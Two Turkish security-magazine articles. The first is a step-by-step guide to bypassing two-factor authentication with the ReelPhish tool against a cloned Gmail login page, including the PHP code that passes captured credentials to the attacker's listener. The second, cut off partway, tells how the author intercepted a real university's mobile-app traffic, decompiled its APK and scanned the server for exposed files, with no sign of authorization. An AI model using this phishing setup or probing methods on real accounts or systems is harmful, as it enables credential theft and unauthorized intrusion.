Sosyal mühendislik, imkanların henüz bugünkü kadar ilerlemediği zamanlardan beri kullanılan, güvenlik zincirinin en zayıf halkası olan "insan"ı kullanan ve popülerliğini yitirmeyen bir tekniktir.

Dünyanın ilk dijital suçlusu Kevin Mitnick'ın *Aldatma Sanatı* adlı kitabında bahsettiği sosyal mühendislik örneklerini okuyunca insan her türlü tedbiri alsa bile bir noktada bilgi güvenliğini riske atacak önemli bir faktörden korkuyor: Kendisinden…

Sosyal mühendislik saldırılarına karşı çözüm olarak üretilen İki Faktörlü Doğrulama (2FA) veya çok Faktörlü Doğrulama (MFA) genellikle bu tehditlere karşı önemli bir kalkan oluştursa da son zamanlarda duyduğumuz Reddit'e karşı yapılan saldırı, bu yolla tamamen güvende olduğunu zannedenler için uyarı mahiyetinde bir gelişme oldu. Bu sayede SMS tabanlı iki aşamalı doğrulama kullanımının da güvenlik riski taşıdığını görmüş ve tedbirleri artırmak gerektiğini daha iyi anlamış olduk. 2FA kullanımı için en yaygın iki yöntemden biri olan "*One Time Password (OTP)*" bizlere farklı bir cihazdan tek kullanımlık şifre sağlayarak 30-60 saniye içerisinde kullanılabilecek ve tekrar etmeyecek bir token sunuyor. Bir diğer yöntem ise "*Push notification*" denilen mobil cihazımıza gönderilen ve giriş işlemlerimiz için onaylamamız gereken anlık bildirimler. Bu yöntemler kullanıcı adı parola kombinasyonlarını ele geçirmeye yönelik saldırılardan korunmak için etkili çözümler olsa da ne yazık ki hatasız çözümler değiller.

Gerçek zamanlı Phishing teknikleri ile saldırganlar tek kullanımlık parolaları ele geçirmeye yönelik yeni yollar geliştirdiler. Bir örnekle açıklayacak olursak, gerçek zamanlı ortadaki adam saldırısı (Man in the Middle, MiTM) ile saldırganların oluşturdukları, doğrudan bankacılık sayfasına bağlı olan phishing web sayfaları ile hem kullanıcı adı ve parola çiftini hem de 2FA için üretilen OTP, token ve SMS kimlik doğrulama bilgilerini kolaylıkla ele geçirebilir ve böylece bu bilgileri doğrudan bankanın sayfasına yönlendirebilirler. Kullanılan diğer bir yöntem ise Kanallar Arası Kimlik Avı (Cross-Channel Phishing). Bu yöntemde ise telefon üzerinden yapılan işlemlerde gerçek kullanıcıyı taklit ederek kimlik doğrulama bilgisini kaybettiklerini iddia edip yeni bir parola veya adres değişikliği talep ederler.


Siber güvenlik şirketi FireEye, gerçek zamanlı phishing tekniği ile 2FA'yı atlatabilecek ve kapsamlı sızma testlerinde kullanılabilecek "ReelPhish" adında yeni bir araç geliştirdi. Bu yazımızda ReelPhish'i ana hatlarıyla tanıyacağız.

- Bu aracın birincil bileşeni saldırganın sisteminde çalıştırılmak üzere tasarlanmıştır. Bu bileşen, phishing sayfasından gelecek verileri dinlemek için oluşturulmuş bir sniffer ve Selenium Framework kullanarak yerel olarak yüklenmiş bir web tarayıcısını çalıştıran bir Python script'i kullanmıştır. Böylece phishing sitesinde kurbanın gerçekleştirdiği hareketlerin saldırgan makinesinde başlatılan web tarayıcı üzerinde tekrar edilmesi (replay) sağlanır.
- İkincil bileşen ise phishing sayfasındaki PHP script'idir. Yakalanan kullanıcı adı ve parola gibi veriler saldırganın sisteminde çalışan Reelphish'in Python script'ine gönderilir. Reelphish bilgi aldığında, bir tarayıcı başlatmak ve gerçek web sitesine kimlik doğrulamak için Selenium'u kullanır. Kimlik avı web sunucusu ile saldırganın sistemi arasındaki tüm iletişim, şifrelenmiş bir SSH tüneli üzerinden gerçekleştirilir.

Kurbanlar, phishing sitesi ve ReelPhish aracı arasındaki tüm iletişimlerde oturum belirteçleri (session tokens) aracılığıyla izlenir.


Test ortamında deneyerek örnek bir senaryo ile inceleyelim.

1. Öncelikle sistemimizde Python 2.7'nin son sürümü kurulu olmalı. Daha sonra ReelPhish aracının Github sayfasında bulunan requirements.txt ile Selenium kurulumu yapıyoruz.




2. Selenium Framework için tarayıcı olarak Google Chrome seçiyoruz. ChromeDriver'ın son sürümünü yükleyerek ReelPhish kök dizinine yerleştiriyoruz.


3. Bir sonraki adımda ise 2FA kullanan bir phishing sitesine ihtiyacımız olacak. Bunun için de Gmail giriş sayfasını Kali Linux dağıtımlarında yüklü olarak gelen Social Engineering Toolkit (SET) ile kopyalıyoruz. Sırası ile 1-2-3-2 seçeneklerini seçip IP adresimizi ve kopyalanacak sayfanın adresini veriyoruz.



4. SET tarafından */var/www/html/* dizini içerisinde oluşturulan *index.html* ve *post.php* dosyalarının kaynak kodlarını inceliyoruz. Google'ın kimlik doğrulama ara yüzü 2FA etkin ise oturum açma işlemini üç adımda gerçekleştiriyor. Her sayfada, gönder düğmesine tıklandıktan sonra POST metoduyla bir parametre gönderiliyor. Hedeflerimiz kullanıcı adı, parola ve 2FA kodu olduğu için kaynak kod içerisinde bu değişkenlerin isimlerini tanımlamamız gerekiyor.



name="identifier"



button id="identifierNext"

5. Tüm sayfaların HTML kodlarında, giriş verilerini belirli bir PHP sayfasına göndermek için form özelliğini değiştiriyoruz.

```
<form class="PIboA" name="username" action="/phishing/get_usr.php" method="post" novalidate="">
```

1. ReelPhish içerisinde, bir HTTP POST isteğinden kullanıcı adı parola çifti almak ve bunu araca iletmek için örnek bir PHP kodu bulunuyor. Bu kodu kendi senaryomuza uyarlamak için üzerinde küçük değişiklikler yapıyoruz. Tabii bu işlem için üç adımın her birine karşılık gelecek sayfaları hazırlamamız gerekiyor. Kullanıcı adını alacağımız get_usr.php, parola bilgisini alacağımız get_pass.php ve son olarak 2FA kodunu alacağımız get_pin.php sayfaları.


```php
<?php
/*
ReelPhish - Automated Real Time Phishing
Authors: Pan Chan, Trevor Haskell
Copyright (C) 2018 FireEye, Inc. All Rights Reserved.
*/
    error_reporting(0);
    /*First step sends the user identifier to the tool - Next steps will send the password and idvPin*/
    if(isset($_POST['identifier'])) {
          $awrt = $_POST['identifier'];

          session_start();
          $_SESSION = $_POST;

          $curr_sess_id = session_id();
          $all_data = http_build_query(
              array(
                  'sess_id' => session_id(),
                  'identifier' => $_POST['identifier'],
                )
          );
          $http_query = array(
              'http' => array(
                  'method' => 'POST',
                  'header' => 'Content-type: application/x-www-form-urlencoded',
                  'timeout' => 3,
                  'content' => $all_data
              )
          );
          /*Phishing tool runs at port 2135 on our localhost*/
          $local_url = "http://127.0.0.1:2135";
          $context = stream_context_create($http_query);
          $rtnval = file_get_contents($local_url, false, $context);
          $rtnval = $rtnval . " " . session_id();
          syslog(LOG_WARNING, $rtnval);
          header('Location: index2.php');
?>
```

2. Son olarak , ReelPhish aracını çalıştırıyoruz. Kullanacağımız parametreler:

   --**submit :** Tarayıcı tarafından "tıklanan" öğeyi özelleştirebiliriz. Kaynak kod içerisinde bu değişkenin ismini bulmuştuk.

   --**browser:** Google Chrome

   --**url:** https://gmail.com



Araç çalışır durumda ve kurbanları bekliyor. Bundan sonrasında kalan tek şey ise sahte sayfaya bir şekilde kurbanı yönlendirmek ve giriş bilgilerini yazmasını sağlamak. Arka tarafta ReelPhish aracı giriş bilgilerini alıp, yeni bir web tarayıcısını otomatik olarak başlatır, gerçek sayfaya kullanıcının kimlik bilgilerini gönderir ve iki faktörlü doğrulama adımını atlatmış olur.

Kaynakça:

https://www.fireeye.com/blog/threat-research/2018/02/reelphish-real-time-two-factor-phishing-tool.html

https://www2.fireeye.com/Webinar-Subverting-and-Protecting-Multi-factor-Authentication.html

https://securityintelligence.com/real-time-phishing-takes-off/

https://cyberexplained.info/two-factor-bypass-using-real-time-phishing/

Yusuf Şahin – yusuf@arkakapidergi.com


Üniversiteye Sınavla Değil, Mobil Uygulama Üzerinden Girdim

Birkaç hafta önce bir gece sıkılıp yapacak başka bir iş bulamadığımda **Burp Suite** ile bakışırken birdenbire telefon internet trafiğini Proxy üzerinden aktarıp, olan biteni izlemeye karar verdim. Öylesine bir istekle başladığım bu maceraya, SSL ayarlarını da yaptıktan sonra önüme gelen bütün mobil uygulamaları incelemekle devam ettim. Biraz uğraşıp mantığını kavrayınca bir üniversitenin mobil uygulaması olduğunu fark ettim bu yazıda kısaca okulun uygulamasına nasıl sızdığımı anlatacağım.

Baltayı Bilemek: Burp Suite Ayarları

Proxy > Options > Proxy Listeners > Add > Binding menülerini takip ederek ulaşılan ekranda

Specific Address seçeneğinden Proxy vazifesini görecek makinenin IP'sini seçin. Loopback Only seçeneği ile sadece 127.x.x.x serisine giden bağlantılar, All Interfaces ile makinenin tüm network arayüzlerine gelen bağlantılar, Specific Address seçeneğinde ise, seçili IP adresine sahip arayüze gelecek bağlantılar dinlenecektir.



Proxy ayarlarını yaptıktan sonra, şimdi trafiğini dinleyeceğimiz makinede tüm internet trafiğinin Proxy üzerinden geçmesi için küçük bir ayar yapacağız.


Telefonda WiFi ayarlarına giderek Proxy Ayarlarından Burp'un dinleme işlemini gerçekleştirdiği makinemizin IP adresini yazıyoruz.

Proxy tüm giden gelen trafiği dinleyebiliyor. Fakat biz Proxy sunucumuzun vekil sunucusu olarak sadece aldığını hedefe aktarma işlemiyle sınırlı kalmasını istemiyoruz. Burp Suite üzerinden gidip gelen paketleri de inceleyeceğiz, belki paketler üzerinde değişiklikler yapacağız. Fakat SSL/TLS kullanan web uygulamalarında bu iş bir miktar zor. Normal şartlarda tarayıcı ile web sitesi üzerinde kurulan güvenli bağlantının bu defa Web Sitesi <> Proxy <> Web uygulaması şeklinde kurulması gerekecek.

Browser'ımız/tarayıcımız Proxy'yi gerçek web sitesi olarak algılayacağı için güvenli bağlantı kurarken proxy'nin sunduğu sertifikayı kullanacak, Proxy de bizden aldığı mesajı sunucuya aktarırken, kendisi ile sunucu arasında bir başka güvenli bağlantı kuracak.

Telefonumuzun Proxy uygulamasının imzaladığı sertifikaları güvenmesi için, Proxy sertifikasını yetkili otorite olarak görmesi gerekiyor. Şimdi bununla ilgili birkaç ayar yapalım.

Telefon üzerinden web tarayıcısını kullanarak (Ben bu yazıda Safari'yi kullandım), Burp Proxy'nin üzerinde konumlandığı makinenin IP adresine aşağıdaki isteği gerçekleştirdim. Adres satırına aşağıdaki URL'i yazabilirsiniz:



http://192.168.1.121:8181/cert

Cihaz otomatik olarak bunun bir CA SSL sertifikası dosyası olduğunu anlayarak, telefon sertifika depolama alanına eklenip eklenmeyeceğini onaylayacağım bir ekrana götürdü. Çıkan ekranda **İzin Ver** seçeneğine basarak sertifikayı sisteme yükledim yükledikten sonra **Sertifika Güven Ayarı** kısmından sertifikayı aktif hale getirdim


Ayarlar > Genel > Hakkında > Sertifika Güven Ayarı

Sertifikayı aktif hale getirdikten sonra keşif işlemlerine devam etmek için tekrar hedef mobil uygulamaya döndüm.


Uygulamayı çalıştırdığım zaman Burp ekranına düşen istekte uygulamanın okula ait bir domain'e istek attığını gördüm.

CTRL+R kısayolu ile isteği **Repeater** sekmesine gönderdim.

Repeater sekmesi Burp'de bir HTTP isteğini olduğu gibi tekrar etmenize ya da isteğin başlık, gövde kısmında dilediğiniz değişikliği yapmanıza imkân veren bir araç.




İstekte bulunulan adrese tarayıcı üzerinden erişmeyi denedim. Anladım ki bu adres okulun Android & IOS uygulamalarının bulunduğu bir adres.




Android uygulaması olduğunu görünce sevindim. Bu sayede APK'nın içini açıp daha fazla bilgi toplayabilecektim. Bu işlem için **apktool** yazılımını açtım.

apktool d hedef.apk




Daha sonra *apktool*'un extract ettiği dosyaları incelemeye başladım. Küçük bir bilgi notu, APK dosyaları tıpkı ZIP, RAR dosyaları gibi arşiv dosyalarıdır. apktool gibi programlar bu arşiv dosyalarını extract ederek, içerisindeki diğer dosyalara erişmemizi sağlarlar.




Tek tek dosyaları incelerken bir Javascript dosyasının içerisinde uygulamanın bağlantı kurduğu adreste **/admin/** path'i olmasından hareketle, hedef sistemde farklı dosya ve klasörler olabileceğini düşünerek, olası diğer dizinler için **OpenDoor** ile dizin taraması yapmaya karar verdim. Tarama bittiğinde açık erişimi verilmemesi gereken bazı dosyaların olduğunu gördüm.

